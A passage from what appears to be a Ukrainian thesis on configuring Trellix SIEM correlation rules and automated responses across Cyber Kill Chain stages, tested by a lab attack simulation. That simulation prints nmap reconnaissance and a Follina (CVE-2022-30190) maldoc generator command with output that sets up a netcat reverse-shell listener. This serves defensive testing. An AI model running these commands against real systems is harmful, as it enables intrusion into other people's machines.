- Шкідливі веб-сайти;
- Електронні листи;
- Змінні носії інформації, тощо.

Створимо правила для завантаження ШПЗ зі шкідливого веб-сайту. Умови для кореляції будуть наступні:

1. Веб-проксі дозволив користувачу перейти на веб-сайт з невідомою репутацією, користувач завантажив з даного сайту виконуваний файл;
2. Файл було автоматично відправлено на Trellix ATD, яка перевірила файл та виявила що він – ШПЗ;

3. Події буде згруповано по полю «Filename».

Створене правило зображено на рисунку 3.7.




Рисунок 3.7 – Створене правило кореляції для етапу «Доставка»

3.2.2 Створення правила кореляції для етапу «Експлуатація»

За виявлення спроби експлуатації вразливостей буде відповідати Trellix ENS, а саме модуль адаптивного захисту від загроз та функціонал захисту від експлоїтів.

Створимо правила для виявлення етапу «Експлуатація», умови для кореляції наступні:

1. Файл з невідомою репутацією було виконано з використанням технології Dynamic Application Containment модулю адаптивного захисту;
2. Створений процес намагався експлуатувати будь-яку вразливість, що одразу було помічено функціоналом захисту від експлоїтів.

Створене правило зображено на рисунку 3.8.




Рисунок 3.8 – Створене правило кореляції для етапу «Експлуатація»

3.2.3 Створення правила кореляції для етапу «Встановлення»

На етапі встановлення зловмисники часто намагаються закріпитися у системі за допомогою можливостей автозапуску. Записати програму у автозапуск можна різними способами, будуть розглянуті наступні варіанти:

- Створення ключа реєстру за шляхом HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- Копіювання виконуваного файлу у директорії %userprofile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\
- Створення запланованої задачі, яка буде виконувати програму при кожній аутентифікації користувача за допомогою процесу schtasks.exe.

Для моніторингу даних можливостей було створено правила у Trellix ENS, які будуть відслідковувати створення нових записів у них. Правила мають наступні назви:

- «AS SIEM Scheduled Tasks» – для виявлення запуску процесу schtasks.exe;
- «AS SIEM Startup Registry Keys» – для виявлення створення правил автозапуску у реєстрі Windows;

- «AS SIEM User AutoRun Folder» – для виявлення створення файлів у папці автозапуску користувачів.

Далі створимо правило кореляції, яке буде спрацьовувати за наступних умов:

- Файл з невідомою репутацією було виконано з використанням технології Dynamic Application Containment;
- Створений процес додав нові правила автозапуску усіма вищезгаданими способами.

Створене правило зображено на рисунку 3.9.




Рисунок 3.9 – Створене правило кореляції для етапу «Встановлення»

3.2.4 Створення правила кореляції для етапу «Command and Control»

На даному етапі зловмисники встановлюють каналу зв'язку «Command and Control», та виконують різноманітні дії з пост-експлуатації. Дуже часто хакери намагаються отримати облікові дані користувачів для подальшого просування по периметру організації. Найпоширенішим несанкціонованим способом отримання облікових даних є читання даних процесу lsass.exe, який відповідає за авторизацію локальних користувачів.

Створимо правило кореляції з наступною логікою:

- Файл з невідомою репутацією було виконано з використанням технології Dynamic Application Containment;
- Створений процес отримав доступ до процесу lsass.exe
- Успішно пройдено аутентифікацію у Windows користувача, що отримав доступ до процесу lsass.exe

Створене правило зображено на рисунку 3.10.




Рисунок 3.10 – Створене правило кореляції для етапу «Встановлення»

3.3 Підключення джерел інформації про кіберзагрози

Як згадувалось вище, важливим показником SOC є постійна адаптація засобів захисту. У той час, як хакери створюють нові інструменти для нападу, SOC має отримувати індикатори компрометації цих інструментів з максимальною швидкістю. У Trellix SIEM це можна зробити за допомогою вичитування індикаторів компрометації зі спеціальних серверів. Ці сервери постійно оновлюють інформацію про загрози, що дозволяє підтримувати базу індикаторів компрометації у актуальному стані. Комунікація з даними серверами відбувається за протоколом прикладного рівня TAXII, що був створений спеціально для обміну індикаторами компрометації.

Для дослідження було підключено безкоштовний сервер індикаторів компрометації `otx.alienvault.com`. Для вичитування даних з цього серверу необхідно зареєструватися на сайті та отримати спеціальний API-ключ. Далі цей ключ необхідно використати як ім'я користувача при комунікації з сервером. Пароль можна вказувати довільний, так як сервер його не перевіряє. Підключення серверу `otx.alienvault` зображено на рисунку 3.11.

The screenshot shows the 'Source' configuration window in Trellix SIEM. The window has tabs for 'Main', 'Source', 'Frequency', 'Watchlist', and 'Backtrace'. The 'Source' tab is active. The instructions at the top state: 'From the type combo box choose the correct driver to connect to your external source and then fill in the appropriate connection fields that will be needed.' The configuration fields are as follows:

- Type: TAXII (selected in a dropdown menu)
- URL: `https://otx.alienvault.com/taxii/discovery`
- Authentication: ☐ None, ☒ Basic
- Username: `14c1ad415bf01ca337cd797[REDACTED]d784e`
- Password: `*****`
- Method: ☒ GET, ☐ POST
- Ignore Invalid Certificates: ☒
- Collection Name: `otx`
- Start Date: `2022/06/12 01:09:31` (with a calendar icon)
- Test Connection:

At the bottom of the window are four buttons: 'Cancel', '< Back', 'Next >', and 'Finish'.

Рисунок 3.11 – Підключення `otx.alienvault` у якості джерела індикаторів компрометації

Окрім отримання актуальної інформації про загрози, дуже важливою є функція Trellix SIEM під назвою «Backtrace», що дозволяє шукати у журналах подій тільки що отримані індикатори компрометації. У випадку виявлення загрози, Trellix SIEM дозволяє виконати різні дії, наприклад згенерувати сповіщення. Налаштування функціоналу «Backtrace» зображено на рисунку 3.12.

Рисунок 3.12 – Налаштування функціоналу «Backtrace» у Trellix SIEM

Висновки до розділу 3

В даному розділі було додано такі джерела подій як:

- Trellix NSP;
- Trellix ePO;
- SkyHigh Web Gateway;
- Trellix ATD;
- Windows Event Log.

Далі було налаштовано правила кореляції для наступних етапів по Cyber Kill Chain:

- Доставка;
- Експлуатація;
- Встановлення;
- Command and Control.

Також було додано джерело для отримання актуальної інформації про загрози, а саме otx.alienvault.com.

4 РОЗРОБКА СЦЕНАРІЇВ АВТОМАТИЗАЦІЇ ТА ПІДГОТОВКА ІНФРАСТРУКТУРИ

4.1 Розгортання та конфігурація серверу автоматизації

4.1.1 Початкові налаштування

У якості реакції на інцидент Trellix SIEM може виконати віддалену команду на певному хості, причому одну за реакцією. Для максимально ефективного використання даного функціоналу необхідно використовувати заготовані сценарії, написані на скриптових мовах програмування. Для даного дослідження усі сценарії будуть написані на мові програмування Python3.

Для початку необхідно розгорнути віртуальну машину, з довільною операційною системою. Для дослідження вдалим варіантом буде операційна система Windows Server 2019, завдяки кращим налаштуванням безпеки за замовчуванням та простою процедурою встановлення серверних програм.

Далі на сервер необхідно встановити Python3 та додати усі необхідні бібліотеки мови програмування Python. У сценаріях автоматизації будуть застосовані наступні нестандартні бібліотеки:

- «paramiko» – для встановлення з'єднання та віддаленого керування по протоколу SSH;
- «password_generator» – для генерації випадкових паролів;
- «pyad» – для зручного виконання ldap запитів, зокрема для зміни пароля користувача домену Active Directory;
- «smtplib» та «email.mime.text» для відправки email-листів.

Після налаштування Python, необхідно встановити на сервер автоматизації SSH-сервер, щоб Trellix SIEM зміг віддалено під'єднуватися та виконувати необхідні команди. Для дослідження було обрано Bitvise SSH Server з безкоштовним тридцятиденним періодом використання.

Також на сервер автоматизації було встановлено роль HTTP-серверу для подальшої інтеграції зі SkyHigh Web Gateway.

4.1.2 Підвищення безпеки для сервера автоматизації

Ключовим моментом конфігурації серверу автоматизації є забезпечення його захисту від будь-яких атак. Якщо зломисник скомпрометує цей сервер, то він зможе підмінити вміст сценаріїв автоматизації та при наступному інциденті Trellix SIEM виконати зловмисний програмний код.

Тому, для підвищення загального рівня безпеки, було виконано наступні дії:

- Створено обліковий запис користувача домену з ім'ям «siem.automation»;
- Обліковому запису було встановлено пароль, що відповідає усім вимогам безпеки;
- Даний обліковий запис використовується тільки для задач автоматизації Trellix SIEM;
- Підключатися до серверу автоматизації по SSH може тільки новостворений обліковий запис;
- На сервер автоматизації встановлено наступні системи безпеки: Trellix ENS, Trellix MVISION EDR, Trellix Client Proxy.

4.2 Розробка сценаріїв автоматизації

Після успішного налаштування сервера автоматизації необхідно розробити сценарії автоматизації. Для кожного етапу по Cyber Kill Chain буде виконуватись індивідуальна реакція:

1. «Розвідка» — використовуючи API-запити, сценарій **ePO_Report_Generator.py** з ключем **/NSP** створить звіт по недавнім подіям у Trellix NSP та перемістить його у директорію з ім'ям у форматі «ДД-ММ-РРРР» на сервері Trellix ePO.

2. «Озброєння» – на цьому етапі хакери напряму не взаємодіють з інфраструктурою цілі, тому ніякі дії виконуватись не будуть.
3. «Доставка» – сценарій дописує у чорний список SkyHigh Web Gateway URL-адресу шкідливого веб-сайту, що містить ШПЗ. Чорний список знаходиться на HTTP-сервері, встановленому на сервері автоматизації.
4. «Експлуатація» – використовуючи API-запити, сценарій **Apply_Tag.py** з ключем **/Hardened** назначає мітку «Hardened» ураженій системі. Мітка, у свою чергу, назначає максимально безпечну політику антивірусу. Також, сценарій **ePO_Report_Generator.py** з ключем **/ENS** створить звіт по недавнім подіям у Trellix ENS та перемістить його у директорію з ім'ям у форматі «ДД-ММ-PPPP» на сервері Trellix ePO.
5. «Встановлення» – сценарій **Remediation_Reputation_Change.py** видаляє створені ключі реєстру та файли автозапуску, а також назначає вихідному файлу репутацію «Most likely malicious».
6. «Command and Control» – сценарій **Change_Password.py** змінює пароль ураженого користувача на випадковий та надсилає його адміністратору у вигляді email-листа.
7. «Дії над об'єктом» – використовуючи API-запити, сценарій **Apply_Tag.py** з ключем **/Isolated** назначає мітку «Isolated» ураженій системі. Мітка, у свою чергу, назначає політику безпеки, що блокує усі мережеві з'єднання, окрім з'єднань з системами Trellix. Додатково мітка назначає політику безпеки, що забороняє передавати будь-яку інформацію через змінні носії інформації. Також, використовуючи API-запити, сценарій **ePO_Report_Generator.py** з ключем **/DLP** створить звіт по недавнім подіям у Trellix DLP та перемістить його у директорію з ім'ям у форматі «ДД-ММ-PPPP» на сервері Trellix ePO.

4.3 Налаштування автоматичної реакції у Trellix SIEM

Після створення правил кореляції та сценаріїв автоматизації необхідно створити об'єкт типу «Alarm» у Trellix SIEM. Кожен такий об'єкт складається з наступних налаштувань:

- Загальна інформація;
- Умова;
- Пристрої;
- Дії;
- Ескалація.

Найцікавішим налаштуванням у розрізі виявлення аномалій є налаштування «Умова». В залежності від нього, Trellix SIEM буде генерувати інцидент при:

- Відповідності внутрішній події;
- Відхиленні від базової лінії;
- Фіксованій кількості подій, тощо.

При використанні кореляційних правил найчастіше застосовується варіант «відповідність внутрішній події». При успішній кореляції генерується подія зі спеціальним полем «Signature_ID», що і стає тригером для виконання дії, зазначеної у об'єкті «Alarm». Для інших варіантів налаштування «Умова» кореляція подій не потрібна тому, що тригером стають певні події, їх кількість, тощо.

Для кожного з етапів по Cyber Kill Chain, окрім етапу «Озброєння», необхідно створити власну власний об'єкт типу «Alarm».

4.3.1 Налаштування об'єкту «Alarm» для етапу «Розвідка»

Для етапу «Розвідка» інцидент буде генеруватися, якщо кількість подій із цієї категорії перевищить ступінь у 10 подій за 10 хвилин. У якості реакції буде виконано віддалену команду, яку вказано у полі «Command String». Подробиці налаштування зображені на рисунку 4.1.

The screenshot displays the configuration interface for an alarm rule in a SIEM system. The interface is split into two main sections: 'Summary' on the left and 'Actions' on the right.

Summary Section:

- Condition:**
 - Type: Specified Event Rate
 - Event Rate: 10
 - Time Frame: 10 Minutes
 - Maximum Condition Trigger Frequency: 0 Hours, 10 Minutes
- Devices:**
- Actions:**
- Escalation:**

Actions Section:

- Normalized ID:** 134217728/5
- Normalization:** Recon
- Type:** Execute Command
- Time Zone:** (GMT,+03:00) Helsinki, Kyiv, Riga, Sofia, Tallinn, Vilnius
- Date Format:** YYYY/MM/DD HH:mm:ss
- Host:** 192.168.1.1
- Port:** 22
- User Name:** siem.automation
- Password:** [Redacted]
- Command String:** python C:\Users\AS\Desktop\lePO_Report_Generator.py /NSP

Рисунок 4.1 – Створення автоматичної реакції для етапу «Розвідка»

4.3.2 Налаштування об'єкту «Alarm» для етапу «Доставка»

Для етапу «Доставка» виконається віддалена команда, якщо у Trellix SIEM виникне подія, поле «Signature_ID» якої буде відповідати кореляційному

правила, спеціально налаштованому для даного етапу. Подробиці налаштування зображено на рисунку 4.2.

The screenshot displays the configuration interface for an automatic reaction rule. The interface is organized into three main panels: Summary, Condition, and Action.

- Summary Panel:**
 - Name:** AS Payload Delivery
 - Assignee:** AS@BAKORAB.LOCAL
 - Severity:** 99
 - Condition Summary:** Internal Event Match
 - Actions Summary:** (Expanded view)
 - Enabled:** ☒
 - Custom Alarm Summary:** ☐
 - Description:** Optional
- Condition Panel:**
 - Type:** Internal Event Match
 - Internal Event Match:**
 - ☐ Trigger when value does not match
 - ☐ Use Watchlist
 - Field:** Signature ID
 - Values:** 47-6000008
 - Maximum Condition Trigger Frequency:**
 - *Frequency is based on event time
 - Hours:** 0
 - Minutes:** 10
- Action Panel:**
 - Type:** Execute Command
 - Time Zone:** (GMT,+03:00) Helsinki, Kyiv, Riga, Sofia, Tallinn, Vilnius
 - Date Format:** DD.MM.YYYY HH:mm:ss
 - Host:** 192.168.1.1
 - Port:** 22
 - User Name:** siem.automation
 - Password:** (Masked)
 - Command String:**

```
echo */[$%Device_URL]/*>>
C:/inetpub/wwwroot/BlockList.txt
```

The interface includes a sidebar with navigation links for Condition, Devices, Actions, and Escalation. At the bottom, there are Cancel and Save buttons for each section.

Рисунок 4.2 – Створення автоматичної реакції для етапу «Доставка»

4.3.3 Налаштування об'єкту «Alarm» для етапу «Експлуатація»

Для етапу «Експлуатація» буде виконуватися віддалена команда при тих самих умовах, що і для етапу «Доставка». Подробиці налаштування зображені на рисунку 4.3.

Summary

Name: AS Exploitation

Assignee: AS@BAKORAB.LOCAL

Severity: 99

Condition Summary: Internal Event Match

Actions Summary:

☒ Enabled

☐ Custom Alarm Summary:

Description: Optional

Condition

Type: Internal Event Match

Internal Event Match

☐ Trigger when value does not match

☐ Use Watchlist

Field: Signature ID

Values: 47-6000010

Maximum Condition Trigger Frequency

*Frequency is based on event time

Hours: 0

Minutes: 10

Devices

Actions

Escalation

Summary

Name: AS Endpoint Hardening and ENS Report

Description: Diplom

Type: Execute Command

Time Zone: (GMT+03:00) Helsinki, Kyiv, Riga, Sofia, Tallinn, Vilnius

Date Format: DD.MM.YYYY HH:mm:ss

Host: 192.168.1.1

Port: 22

User Name: siem.automation

Password: *****

Command String: python C:\Users\AS\Desktop\Apply_Tag.py /Hardened [%HostID] & python C:\Users\AS\Desktop\lePO_Report_Generator.py /ENS

Рисунок 4.3 – Створення автоматичної реакції для етапу «Експлуатація»

4.3.4 Налаштування об'єкту «Alarm» для етапу «Встановлення»

Для етапу «Встановлення» буде виконуватися віддалена команда при тих самих умовах, що і для етапу «Доставка». Подробиці налаштування зображені на рисунку 4.4.

Summary

Name: AS Persistence

Assignee: AS@BAKORAB.LOCAL

Severity: 99

Condition Summary: Internal Event Match

Actions Summary:

☒ Enabled

☐ Custom Alarm Summary:

Description: Optional

Condition

Type: Internal Event Match

Internal Event Match

☐ Trigger when value does not match

☐ Use Watchlist

Field: Signature ID

Values: 47-6000011

Maximum Condition Trigger Frequency

*Frequency is based on event time

Hours: 0

Minutes: 10

Devices

Actions

Escalation

Actions

Enter information required for the remote command. Enclose variables within the command string within square brackets and a dollar sign as in this example: [\$Signature ID]. Click Insert to insert a variable at the cursor location.

Name: AS Remediation and Reputation change

Description: Diplom

Type: Execute Command

Time Zone: (GMT,+03:00) Helsinki, Kyiv, Riga, Sofia, Tallinn, Viln

Date Format: DD.MM.YYYY HH:mm:ss

Host: 192.168.1.1

Port: 22

User Name: siem.automation

Password: *****

Command String: python C:\Users\AS\Desktop\Remediation_Reputation_Change.py [%Destination_Filename] [%Filename] [%SHA1]

Рисунок 4.4 – Створення автоматичної реакції для етапу «Встановлення»

4.3.5 Налаштування об'єкту «Alarm» для етапу «Command and Control»

Для етапу «Command and Control» буде виконуватися віддалена команда при тих самих умовах, що і для етапу «Доставка». Подробиці налаштування зображені на рисунку 4.5.

Summary

Name: AS Command and Control

Assignee: AS@BAKORAB.LOCAL

Severity: 99

Condition Summary: Internal Event Match

Actions Summary:

☒ Enabled

☐ Custom Alarm Summary:

Description: Diplom

Condition

Type: Internal Event Match

Internal Event Match

☐ Trigger when value does not match

☐ Use Watchlist

Field: Signature ID

Values: 47-6000013

Maximum Condition Trigger Frequency

*Frequency is based on event time

Hours: 0

Minutes: 10

Devices

Actions

Escalation

Action

Name: AS Change Password and Email Admin

Description: Diplom

Type: Execute Command

Time Zone: (GMT,+03:00) Helsinki, Kyiv, Riga, Sofia, Tallinn, Vilnius

Date Format: DD.MM.YYYY HH:mm:ss

Host: 192.168.1.1

Port: 22

User Name: siem.automation

Password: *****

Command String: python C:\Users\AS\Desktop\Change_Password.py [%UserDSrc]

Рисунок 4.5 – Створення автоматичної реакції для етапу «Command and Control»

4.3.6 Налаштування об'єкту «Alarm» для етапу «Дії на об'єкті»

Для етапу «Дії над об'єктом» інцидент буде генеруватися, якщо кількість подій системи DLP буде на 50% перевищувати базову кількість подій. Базова кількість подій вираховується як середнє значення подій у п'яти вказаних проміжках часу. У даному налаштуванні, проміжок часу рівний десяти хвилинам, тому Trellix SIEM визначить кількість подій DLP для кожного з останніх п'яти проміжків часу, вирахує їх середнє значення та порівняє його з поточним значенням подій DLP. Якщо значення виявиться на 50% більшим –

Trellix SIEM виконає задану віддалену команду. Подробиці налаштування зображені на рисунку 4.6

Summary

Condition

Type: Deviation From Baseline

Deviation

Query: Total Events

Time Frame: Previous

10 Minute

Trigger when the value is:

% above baseline (0 = off): 50

% below baseline (0 = off): 0

Check Rate

Hours: 0

Minutes: 10

Devices

Actions

Escalation

Filter

Enter values to filter the report data for this notification.

Application = Data Loss Prevention

And

Command

Enter information required for the remote command. Enclose variables within the command string within square brackets and a dollar sign as in this example: [\$Signature ID]. Click Insert to insert a variable at the cursor location.

Name: AS DLP Report + Isolation

Description: SIEM Diplom

Type: Execute Command

Time Zone: (GMT,+03:00) Helsinki, Kyiv, Riga, Sofia, Tallinn, Vilr

Date Format: DD.MM.YYYY HH:mm:ss

Host: 192.168

Port: 22

User Name: siem.automation

Password:

Command String: python C:\Users\AS\Desktop\lePO_Report_Generator.py /DLP & python C:\Users\AS\Desktop\Apply_Tag.py /isolated [\$%HostID]

Рисунок 4.6 – Створення автоматичної реакції для етапу «Дії над об'єктом»

Висновки до розділу 4

У даному розділі було розгорнуто та сконфігуровано сервер автоматизації. На нього було встановлено Python3 з усіма необхідними бібліотеками, SSH-сервер для можливості віддаленого виконання команд з боку Trellix SIEM, а також засоби захисту Trellix ENS та Trellix MVISION EDR для підвищення захищеності. Також для серверу автоматизації було налаштовано розподілення

доступу таким чином, що тільки спеціально створений користувач зможе виконувати віддалені команди.

Також було створено сценарії автоматизації на мові програмування Python3.

Для кожного етапу по Cyber Kill Chain виконуватиметься індивідуальний сценарій автоматизації.

Далі було налаштовано об'єкт «Alarm» для кожного з етапів Cyber Kill Chain.

5 МОДЕЛЮВАННЯ КІБЕРАТАКИ ТА АНАЛІЗ РЕЗУЛЬТАТІВ

5.1 Моделювання кібератаки

Після успішного налаштування кожного аспекту Trellix SIEM необхідно провести тестування отриманої конфігурації за розробленою методикою. Важливо наголосити, що усі системи захисту переведено у режим моніторингу для того, щоб повноцінно дослідити можливості Trellix SIEM з виявлення аномалій та автоматичної реакції на них.

5.1.1 Моделювання атаки етапу «Розвідка»

На цьому етапі будуть застосовані техніки «ICMP Host Sweep» та сканування мережеских портів для визначення контролера домену Active Directory.

Запустимо скрипт, який відправить серію echo-запитів на усі системи у мережі та запише у файл системи з операційною системою Windows:

```
root@hacker:~# bash host_sweep.sh
```

У результаті отримаємо файл scan0, який містить усі системи Windows, що відповіли на echo-запити.

Далі проскануємо мережескі порти, характерні для контролерів домену. У якості цілі оберемо системи, записані у файлі scan0:

```
root@ hacker:~# nmap -iL ~/scans/scan0 -p 3268,3269,389,636 --open
```

У результаті отримали 2 системи з відкритими мережевими портами, характерними для контролера домену Active Directory. Результати продемонстровано на рисунку 5.1.

```

root@hacker:~# nmap -iL ~/scans/scan0 -p 3268,3269,389,636 --open
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-12 05:16 EEST
Nmap scan report for 192.168.208.50
Host is up (0.00089s latency).

PORT      STATE SERVICE
389/tcp    open  ldap
636/tcp    open  ldapssl
3268/tcp   open  globalcatLDAP
3269/tcp   open  globalcatLDAPssl
MAC Address: 00:0C:29:92:C5:F8 (VMware)

Nmap scan report for hacker (192.168.208.110)
Host is up (0.0011s latency).

PORT      STATE SERVICE
389/tcp    open  ldap
636/tcp    open  ldapssl
3268/tcp   open  globalcatLDAP
3269/tcp   open  globalcatLDAPssl
MAC Address: 00:0C:29:80:63:9B (VMware)

Nmap done: 9 IP addresses (9 hosts up) scanned in 0.15 seconds

```

Рисунок 5.1 – Результати моделювання атаки етапу «Розвідка»

5.1.2 Моделювання атаки етапу «Озброєння»

На цьому етапі необхідно згенерувати ШПЗ, яке буде поєднувати у собі експлоїт та корисне навантаження. Експлуатуватися буде нещодавно виявлена вразливість у Windows Support Diagnostic Tool, що має маркування «CVE-2022-30190». У якості корисного навантаження обрано утиліту «netcat.exe», яка встановить з'єднання від цілі до серверу зловмисника.

Для генерації такого ШПЗ необхідно завантажити виконувані файли та виконати наступну команду:

```
root@hacker:~# python3 follina.py --interface ens192 -r 3345, де
```

- Ключ «--interface» - мережевий інтерфейс для отримання з'єднання;
- Ключ «-r» вказує, що у якості корисного навантаження буде використано утиліту «netcat.exe», при цьому система зловмисника буде очікувати на з'єднання на мережевому порті 3345.

Виконання команди зображено на рисунку 5.2.

```

root@hacker:~/follina# python3 follina.py --interface ens192 -r 3345
[+] copied staging doc /tmp/i9_j7jnp
[+] created maldoc ./follina.doc
[+] serving html payload on :8000
[+] starting 'nc -lvnp 3345'
Listening on 0.0.0.0 3345

```

Рисунок 5.2 – Результати моделювання атаки етапу «Озброєння»

У результаті отримано шкідливий документ «follina.doc», який при запуску користувачем проєксплуатує вразливість у Windows Support Diagnostic Tool, завантажить утиліту «netcat.exe» та відкриє шкідливе з'єднання до серверу хакера.

5.1.3 Моделювання атаки етапу «Доставка»

Напередодні тестування у систему хакерської цілі було встановлено клієнт веб-проксі, який перенаправляє увесь інтернет-трафік на SkyHigh Web Gateway. Це дозволить відслідковувати увесь інтернет трафік користувача. Подробиці зображено на рисунку 5.3.




Рисунок 5.3 – Встановлений клієнт SkyHigh Web Gateway

Для того, щоб ціль змогла завантажити ШПЗ, хакеру необхідно запустити веб-сервер. Для цілей дослідження вистачить простого http-серверу з модулів Python3.

Запустимо http-сервер з системи хакера за допомогою наступної команди:
